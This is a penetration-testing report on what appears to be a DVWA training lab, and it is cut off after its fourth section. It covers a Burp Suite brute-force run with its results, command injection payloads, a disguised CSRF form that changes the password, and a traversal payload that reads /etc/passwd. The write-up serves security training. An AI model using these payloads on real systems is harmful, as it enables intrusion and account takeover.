Vulnerability Assessment and Penetration Testing Report

Conducted Between: 21st January, 2021 to 1st February, 2021

Submitted By – Shresth Sagar


Email – sagar.3124@yahoo.com

URL and Modules of Lab

Host IP: 104.248.99.198

Temporary Lab URL: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15986/vulnerabilities/

Number of Modules: 14



Security Levels Breached

Low	**13**
Medium	**13**
High	**11**
Impossible	0

Contents

1. Brute Force


Security Level – Low & Medium

Exploitation:


- Intercepted the request through Burp Suite providing random credentials.


```
GET /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/brute/?username=abcd&password=abcd&Login=Login HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1
```

- In the Intruder tab Payloads Selected and attack type as Cluster Bomb.




- A sample list is added for brute-forcing the payloads.





Proof of Concept




Request	Payload1	Payload2	Status	Error	Timeout	Length	welcome	incorrect	Comment
13	admin	password	200	☐	☐	4694	☑	☐	
0			200	☐	☐	4656	☐	☑	
1	admin	pass	200	☐	☐	4656	☐	☑	
2	user	pass	200	☐	☐	4656	☐	☑	
3	adminuser	pass	200	☐	☐	4656	☐	☑	
4	administrator	pass	200	☐	☐	4656	☐	☑	
5	admin123	pass	200	☐	☐	4656	☐	☑	
6	dvwa	pass	200	☐	☐	4656	☐	☑	
7	admin	passwd	200	☐	☐	4656	☐	☑	
8	user	passwd	200	☐	☐	4656	☐	☑	
9	adminuser	passwd	200	☐	☐	4656	☐	☑	
10	administrator	passwd	200	☐	☐	4656	☐	☑	
11	admin123	passwd	200	☐	☐	4656	☐	☑	
12	dvwa	passwd	200	☐	☐	4656	☐	☑	
14	user	password	200	☐	☐	4656	☐	☑	
15	adminuser	password	200	☐	☐	4656	☐	☑	
16	administrator	password	200	☐	☐	4656	☐	☑	
17	admin123	password	200	☐	☐	4656	☐	☑	
18	dvwa	password	200	☐	☐	4656	☐	☑	
19	admin	user@123	200	☐	☐	4656	☐	☑	

2. Command Injection


Security Level - Low

Exploitation:

Payload: **127.0.0.1;ls;whoami;pwd;user_id**



Proof of Concept




Command Injection

Security Level – Medium & High

Payload: **127.0.0.1|ls|whoami|pwd|user_id**

Proof of Concept



3. CSRF

Security Level – Low & Medium


Observation:

Exploitation:

- For exploiting CSRF vulnerability, firstly I inspected the elements of form.
- On Inspection it is found that the request made is a GET request and it can be easily exploited.
- Made a html form with some hidden tags and form action to the lab URL.
- Whenever the user clicks any of the buttons the form gets submitted to the destination URL and the password gets changed.

Payload: Below html file

```
<html>

<body>

        <form action="http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15982/vulnerabilities/csrf/" method="GET">

                        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="passw"><br />
                        Wanna See Magic?<br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="passw"><br />
                        <input type="hidden" name="Change" value="Change">
                        <input type="submit" value="Yes">
                        <input type="submit" value="No">
        </form>
</body>

</html>
```



Proof of Concept

Forged Burp Request from my form:

```
GET /sbne5onvtschq6wst2legjnltlr2-182-15956/vulnerabilities/csrf/?password_new=passw
&password_conf=passw&Change=Change&yes=Yes HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0bd2psp7fkuqdbpceabj35ifk7
Upgrade-Insecure-Requests: 1
```

- ***Copy and paste the referrer header of the original request in the forged request.***

```
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15982/vulnerabilities/csrf/
```

4. File Inclusion

Security Level - Low


Exploitation:

- In the URL inserted the following payload:

Payload: **../../../../../../etc/passwd**

Proof of Concept

- On submitting the URL with injected payload, the content of the etc/passwd file is visible on the screen.

